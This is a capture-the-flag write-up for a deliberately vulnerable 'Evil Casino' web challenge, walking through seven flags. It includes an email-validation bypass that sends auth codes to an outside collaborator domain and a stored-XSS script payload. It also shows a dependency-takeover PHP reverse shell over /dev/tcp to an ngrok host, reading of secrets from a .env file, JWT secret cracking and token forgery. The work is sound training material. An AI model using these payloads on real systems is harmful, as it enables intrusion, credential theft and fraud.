

# Evil Casino Writeup


by shamollash aka enrico.cavalli@gmail.com

Evil Casino (evilcasino.org) is an online platform that lets you register to play classic Casino games (roulette, dice, lucky 21). Every user that signups gets \$10 free money to gamble!

\$10.00

My Account


Logout



## Welcome To Evil Casino

Coin Toss


A simple game of heads or tails, you guess the right answer you win \$20!



Play

Dice Roll

Guess the right dice to be rolled and you win \$5!



Play

You can start playing around and see if you are lucky. Problem is, you won't be able to withdraw your funds until you reach at least \$100.

## Evil Casino Account

Your balance must be above \$100.00 to withdraw your funds

Your Account

**Username:**

Current Balance: \$10.00

Withdraw Balance

This seems like a scam so we must find a way to break into Evil Casino.

## FLAG\_ONE

Doing some passive recon on evilcasino.org domain we find a subdomain on CRT.SH

<https://crt.sh/?q=evilcasino.org> —> staff-webmail-portal.evilcasino.org

We go to our personal instance <http://staff-webmail-portal.09lux29c.evilcasino.org/login> and we find flag one:

# Login To Webmail

FLAG\_ONE[9706AA2EE67F7CBD72C57A514E94A31D]

Login

**Email:**

**Password:**

Register

Login

## FLAG\_TWO

On staff-webmail-portal we find a registration form but we have two problems:

- 1) we must use a @evilcasino.org email in order to register
- 2) apparently a non guessable authentication code is sent to the email address used for registration

### Register For A Webmail Account

Email address must be a @evilcasino.org domain

Register

Email Address:

Password:

Login Instead

Register

### Authorise Webmail Account

We've sent a random code to your email address to authorise your account, please enter it below.

Resend Auth Code

Authorise

Auth Code:

We were able to initially bypass both problems by using a domain name obtained from BURP collaborator, and a local part containing @evilcasino.org

"foobar@evilcasino.org"@4tyamakkceietais76otm5lsmjsag04p.oastify.com

Input validation of email address here is clearly not solid: they only check for the presence of the "@evilcasino.org" string inside the email address, without a solid parsing of the email address itself.

Collaborator domain receives an SMTP transaction with required code

| Description | SMTP Conversation  |
|-------------|--|
| 32          | Date: wed, 10 Aug 2023 14:38:21 +0000 (UTC)  |
| 33          | From: noreply@evilcasino.org   |
| 34          | Mime-Version: 1.0  |
| 35          | Message-ID: <_6XoMahYSE-dQvdChY4fgw@geopod-ismtpd-6>                                 |
| 36          | Subject: Authorise Your Webmail Account  |
| 37          | X-SG-EID:  |
| 38          | =?us-ascii?Q?lT58ugLK=2FeEakYOTzexAmXgsUQ4dmFj7qnRol12eyTMZuma=2FMSH=2FRBJ00i0jKq?=> |
| 39          | =?us-ascii?Q?jB5FiZZUnu2CJxDXRQDr9WKjqwNYR0dRPLP8E9+8?=>                             |
| 40          | =?us-ascii?Q?BXwoEUmTB22lHUd61vztzw=2FB0vpMricz3xG808v?=>                            |
| 41          | =?us-ascii?Q?ZbMlRIumS=2F9=2FAxE6a2xVfifG0W8cFtrxn49hwtl?=>                          |
| 42          | =?us-ascii?Q?iplojr02rErWqbqLD=2FxcRiX2RZJ0CWNY9vRjDqD?=>                            |
| 43          | =?us-ascii?Q?5ru50E6R0YJ1sH7vRtHvgtLr6vuBbuII+2UMfGf?=>                              |
| 44          | =?us-ascii?Q?PCWZKJZCaM4ygwOs1Q0u+TFa7jf3NV1ICAmU22b?=>=?us-ascii?Q?ttS=3D?=>        |
| 45          | To: "foobar@evilcasino.org"@3019t9rjjdpd09pre5vst48rtiz9n1bq.oastify.com             |
| 46          | X-Entity-ID: 4fiQXMQTu0Joj4YSKmrQ2Q==  |
| 47          |  |
| 48          | Please authorise your account with the code: fhkfmvui<img src=3D"https://u3=>        |
| 49          | 5595487.ct.sendgrid.net/wf/open?upn=3DfuCZMletGC0ovLnaiF3c0oXzyc98KRMvVLJmc=>        |
| 50          | bzRpHcNsuhAPANKISLkX7YFeR9SAQjWF978qocrPUovbE00ydiqmyjFXMa0kuyyd-2Bs8oTRxl=>         |

Now we have a valid account but most importantly we see that [admin@evilcasino.org](#) is a registered user

```

Pretty  Raw  Hex  In  ⋮
1 GET /da2aa6bc-cac5-4644-8bbf-0dbc7be9dd56 HTTP/1.1
2 Host: staff-webmail-portal.09lux29c.evilcasino.org
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
4 rv:109.0) Gecko/20100101 Firefox/116.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 X-Requested-With: XMLHttpRequest
9 Connection: close
10 Referer: http://staff-webmail-portal.09lux29c.evilcasino.org/
11 Cookie: token=f2e58d340cca088c0e7ee1e616b9aab5
12
Pretty  Raw  Hex  Render  ⋮
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Wed, 16 Aug 2023 14:39:41 GMT
4 Content-Type: application/json
5 Connection: close
6 Set-Cookie: token=f2e58d340cca088c0e7ee1e616b9aab5;
7 expires=Wed, 16-Aug-2023 15:39:41 GMT; Max-Age=3600; path=/
8 Content-Length: 347
9 {
10   "from": "admin@evilcasino.org",
11   "date": "15/08/2023 14:28:30",
12   "subject": "Welcome to your webmail account",
13   "contents":
14     "<p>Hello \"foobar,</p><br><p>Welcome to your new webmail
15     account for viewing your email through your browser</p><br>
16     <p>If you have any issues contact your local admin</p><br>
17     <p>FLAG_Two[8CB31E7DF2A96AFBF9BEEDBF99BC321A]</p>"
18 }
```

Also, we notice that we appear to be registered with a username of “foobar” without the “@evilcasino.org” part.

## FLAG\_THREE

At this point we really struggled a lot because it seems we are at a dead end. We realized that we can achieve a stored XSS with a carefully crafted registration email for example:

```
"<script/src=//IP/test.js>@evilcasino.org"@tvs2nvvqutekvu7syt0fr4e9l07rvhj6.o
astify.com
```

but it only works against ourselves so it’s useless. Remembering that we have a valid [admin@evilcasino.org](#) and observing that “foobar+1@evilcasino”@collab\_domain again generates an apparent username “foobar” we finally discovered that we can register as

admin+1@evilcasino.org.COLLABORATOR\_DOMAIN

| Messages                             |   |                     |
|--------------------------------------|---|---------------------|
| From                                 | Subject   | Date                |
| flag@flags4you.ctf                   | Have A Flag   | 15/08/2023 14:32:40 |
| growthhackingpro@optimax.ctf         | Uncover Hidden Opportunities: Unleash the Potential of Niche Marketing. | 15/08/2023 15:26:33 |
| emailcampaignmaster@campaignpro.ctf  | Drive More Engagement with Captivating Video Marketing.                 | 15/08/2023 16:02:21 |
| socialmediastategist@socioreach.ctf  | Unlock the Secrets of Viral Marketing: Go Viral Today!                  | 15/08/2023 16:33:21 |
| contentmarketingwhiz@contentwave.ctf | Stay Ahead of the Curve: Embrace the Latest Marketing Trends.           | 15/08/2023 17:22:54 |
| customerannanementnm@annanahub.ctf   | Master the Art of Storytelling: Connect with Your Customers Emotionally | 15/08/2023 18:13:35 |

This gives us a bunch of uninteresting messages, but also a flag!

## Have A Flag



Well Done,

Have a flag!

FLAG\_THREE[8B1EA4BF2CF2510360C11EC1DA8DB700]

Close

## FLAG\_FOUR, FLAG\_FIVE

Exploring messages our attention gets caught by two of them: one from `deployissues@deployinfo.ctf`

Hello, the following issues have been found in your auto deployment

```
> git clone https://github.com/y086edv0-ctf-software/logchecker.git
> Cloning into 'logchecker'...
> remote: Repository not found.
```

and the other one from `tracereport01@webreports.ctf`

### Latest Errors For internal-testing included

We found the below errors generated from your server:

**Warning:** `include_once(logchecker/init.php): Failed to open stream: No such file or directory in /var/www/html/index.php on line 2`

**Warning:** `include_once(): Failed opening 'logchecker/init.php' for inclusion (include_path='.:usr/share/php') in /var/www/html/index.php on line 2`

**Fatal error:** Uncaught Error: Class "LogChecker" not found in /var/www/html/index.php:6 Stack trace: #0 {main} thrown in /var/www/html/index.php on line 3

Actually going to the indicated github repository we see that that organization no longer exists, but something seems to deploy from a repository named `logchecker` (including `logchecker/init.php`) under organization `y086edv0-ctf-software`

The plan here is to take over this organization and create a repository that hopefully gives us remote command execution. On GitHub we create a free organization with the name we got from the email:

## Organizations

New organization

 **y086edv0-ctf-software** Owner

Compare plans

Settings


Leave

and we create a logchecker repository inside it:

## Create a new repository

A repository contains all project files, including the revision history. Already have a project repository elsewhere? [Import a repository](#).


Required fields are marked with an asterisk (\*).


|   |                            |
|---|----------------------------|
| Owner *   | Repository name *          |
|  y086edv0-ctf-software | / logchecker               |
|   | ✓ logchecker is available. |

We then create an init.php with a reverse shell similar to this

```
<?php
system("bash -c 'bash -i >& /dev/tcp/IP/4444 0>&1'");
?>
```

in order to receive a connection back

 main **logchecker** / init.php

 enricocavalli Update init.php

Code Blame

3 lines (3 loc) · 80 Bytes

```
1 <?php
2 system("bash -c 'bash -i >& /dev/tcp/2.tcp.eu.ngrok.io/15208 0>&1'");
3 ?>
```

```
Connection from 127.0.0.1:51399
bash: cannot set terminal process group (977): Inappropriate ioctl for device
bash: no job control in this shell
root@e494bcf5fab: /var/www/html#
```

Code gets executed and we are in a container where we find FLAG\_FOUR in /flag.txt and some important information in a .env file:

```
root@c87fdcf7bbb1:~/deepce# cat /var/www/html/.env
X-TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyfQ.Xk
Axfyp5GZ6Fz-Q2om_mfdNG4zBzCPhC_twHTqv5CQU
```

```
SOMETHING-GOOD=RkxBR19GSVZFW0ZDNkVEM0ZBQUIxODBG RUU3NzEyRTlDQ0ExMUI  
zRTEsXQ==  
SERVER=root-internal-prod-api.cfnblyty.evilcasino.org
```

SOMETHING\_GOOD turns out to be FLAG\_FIVE base64 encoded.

## FLAG\_SIX

DNS name root-internal-prod-api.09lux29c.evilcasino.org is not resolved but by placing the ip used for the rest of the challenge in /etc/hosts we can access this endpoint:

```
GET / HTTP/1.1  
Host: root-internal-prod-api.09lux29c.evilcasino.org  
  
{ "error": "Authorisation token missing" }
```

Using the x-token we got in .env file we can of course access this internal endpoint and get FLAG\_SIX:

```
GET / HTTP/1.1  
Host: root-internal-prod-api.09lux29c.evilcasino.org  
  
X-Token:  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyfQ.XkAxfyp5GZ  
6Fz-Q2om_mfdNG4zBzCPhC_twHTqv5CQU  
  
{ "message": "Welcome to the Evil Casino  
API", "flag": "FLAG_SIX[21C8734846C1C7C162B9B20DF8ED2D23]" }
```

## FLAG\_SEVEN

We finally have access to the internal Evil Casino API. Surely there will be a way to withdraw funds and also maybe give us some extra funds.

/users endpoint shows us a list of users:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Wed, 16 Aug 2023 15:09:43 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 293
7
8 [
  {
    "id": "3331b57c-c92a-40d3-8dd2-9c6f9ad226d8",
    "username": "pippo"
  },
  {
    "id": "4d632f2e-15b7-422e-a363-1fb2ad3a966d",
    "username": "foobarevilcasinoorgtyamakkceietaisotmsjsagpoastifycom"
  },
  {
    "id": "7f72527c-7913-44c9-97b9-b7c8596eb5b9",
    "username": "foobarevilcasinoorgcxcvmngtgctuizvxcuxlcrfsoastifycom"
  }
]
```

By using our user id we get detailed information about our user:

GET /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Wed, 16 Aug 2023 15:10:36 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 79
7
8 {
  "id": "3331b57c-c92a-40d3-8dd2-9c6f9ad226d8",
  "username": "pippo",
  "balance": 1000
}
```

We try to modify our user and we discover that PUT method seems to work

PUT /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8 HTTP/1.1



```

1 HTTP/1.1 403 Forbidden
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Wed, 16 Aug 2023 15:11:56 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 53
7
8 {
  "error": "User not permitted to perform this method"
}

```

But we discover that we are not authorized. Actually analyzing our x-token which is a JWT we discover that we are user\_id: 2

```

Headers = {
  "alg": "HS256",
  "typ": "JWT"
}

```

```

Payload = {
  "user_id": 2
}

```

```
Signature = "XkAxfyp5GZ6Fz-Q2om_mfdNG4zBzCPHC_twHTqv5CQU"
```

John the ripper used with rockyou wordlist immediately finds that the JWT is signed with a weak password: TABBY1983. We can quickly generate a valid JSON token on jwt.io

## Encoded PASTE A TOKEN HERE

```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxfQ.XQ3IjI7YJIeoLTNqcGsdcxHAJ9GjtCIWnreW55tQFFU

```

## Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```

{
  "alg": "HS256",
  "typ": "JWT"
}

```

PAYLOAD: DATA

```

{
  "user_id": 1
}

```

VERIFY SIGNATURE

```

HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  TABBY1983
)

```

☐ secret base64 encoded

with our new token ready we quickly discover that we can alter the balance:

| Request |                            |   |          | Response |                 |                               |             |
|---------|----------------------------|---|----------|----------|-----------------|-------------------------------|-------------|
| Pretty  | Raw                        | Hex   |          | Pretty   | Raw             | Hex                           | Render      |
| 1       | PUT                        | /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8   | HTTP/1.1 | 1        | HTTP/1.1        | 400                           | Bad Request |
| 2       | Host:                      | root-internal-prod-api.09lux29c.evilcasino.org  |          | 2        | Server:         | nginx/1.22.0                  | (Ubuntu)    |
| 3       | User-Agent:                | Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0                |          | 3        | Date:           | Wed, 16 Aug 2023 15:16:03 GMT |             |
| 4       | Accept:                    | text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8               |          | 4        | Content-Type:   | application/json              |             |
| 5       | Accept-Language:           | it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3   |          | 5        | Connection:     | close                         |             |
| 6       | Accept-Encoding:           | gzip, deflate   |          | 6        | Content-Length: | 33                            |             |
| 7       | Connection:                | close   |          | 7        |                 |                               |             |
| 8       | X-Token:                   | eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxfQ.XQ3IjI7YJIeOLTnqcGsdcxHAJ9GjtCIWnreW55tQFFU |          | 8        | {               |                               |             |
| 9       | Upgrade-Insecure-Requests: | 1   |          |          | "error":        | "Missing balance field"       |             |
| 10      | Content-Length:            | 7   |          |          | }               |                               |             |
| 11      | Content-Type:              | application/json; charset=UTF-8   |          |          |                 |                               |             |
| 12      |                            |   |          |          |                 |                               |             |
| 13      | {                          |   |          |          |                 |                               |             |
|         | "",                        |   |          |          |                 |                               |             |
|         | "",                        |   |          |          |                 |                               |             |
|         | }                          |   |          |          |                 |                               |             |

```
PUT /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8 HTTP/1.1
Host: root-internal-prod-api.09lux29c.evilcasino.org
X-Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxfQ.XQ3IjI7YJIeOLTnqcGsdcxHAJ9GjtCIWnreW55tQFFU
Content-Length: 15

balance=999999999
```

| Request |                   |   |          | Response |                 |                               |          |
|---------|-------------------|---|----------|----------|-----------------|-------------------------------|----------|
| Pretty  | Raw               | Hex   |          | Pretty   | Raw             | Hex                           | Render   |
| 1       | PUT               | /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8   | HTTP/1.1 | 1        | HTTP/1.1        | 201                           | Created  |
| 2       | Host:             | root-internal-prod-api.09lux29c.evilcasino.org  |          | 2        | Server:         | nginx/1.22.0                  | (Ubuntu) |
| 3       | X-Token:          | eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxfQ.XQ3IjI7YJIeOLTnqcGsdcxHAJ9GjtCIWnreW55tQFFU |          | 3        | Date:           | Wed, 16 Aug 2023 15:20:12 GMT |          |
| 4       | Content-Length:   | 17  |          | 4        | Content-Type:   | application/json              |          |
| 5       |                   |   |          | 5        | Connection:     | keep-alive                    |          |
| 6       | balance=999999999 |   |          | 6        | Content-Length: | 29                            |          |
|         |                   |   |          | 7        |                 |                               |          |
|         |                   |   |          | 8        | {               |                               |          |
|         |                   |   |          |          | "message":      | "Balance updated"             |          |
|         |                   |   |          |          | }               |                               |          |



### Evil Casino Account

Your Account

Username:

pippo

Current Balance: \$9999999.99

Withdraw Balance

With this balance, we surely beat the house



## Evil Casino Account

You Beat Evil Casino!

FLAG\_SEVEN[98E0766B1068853B77162DFAADC426B2]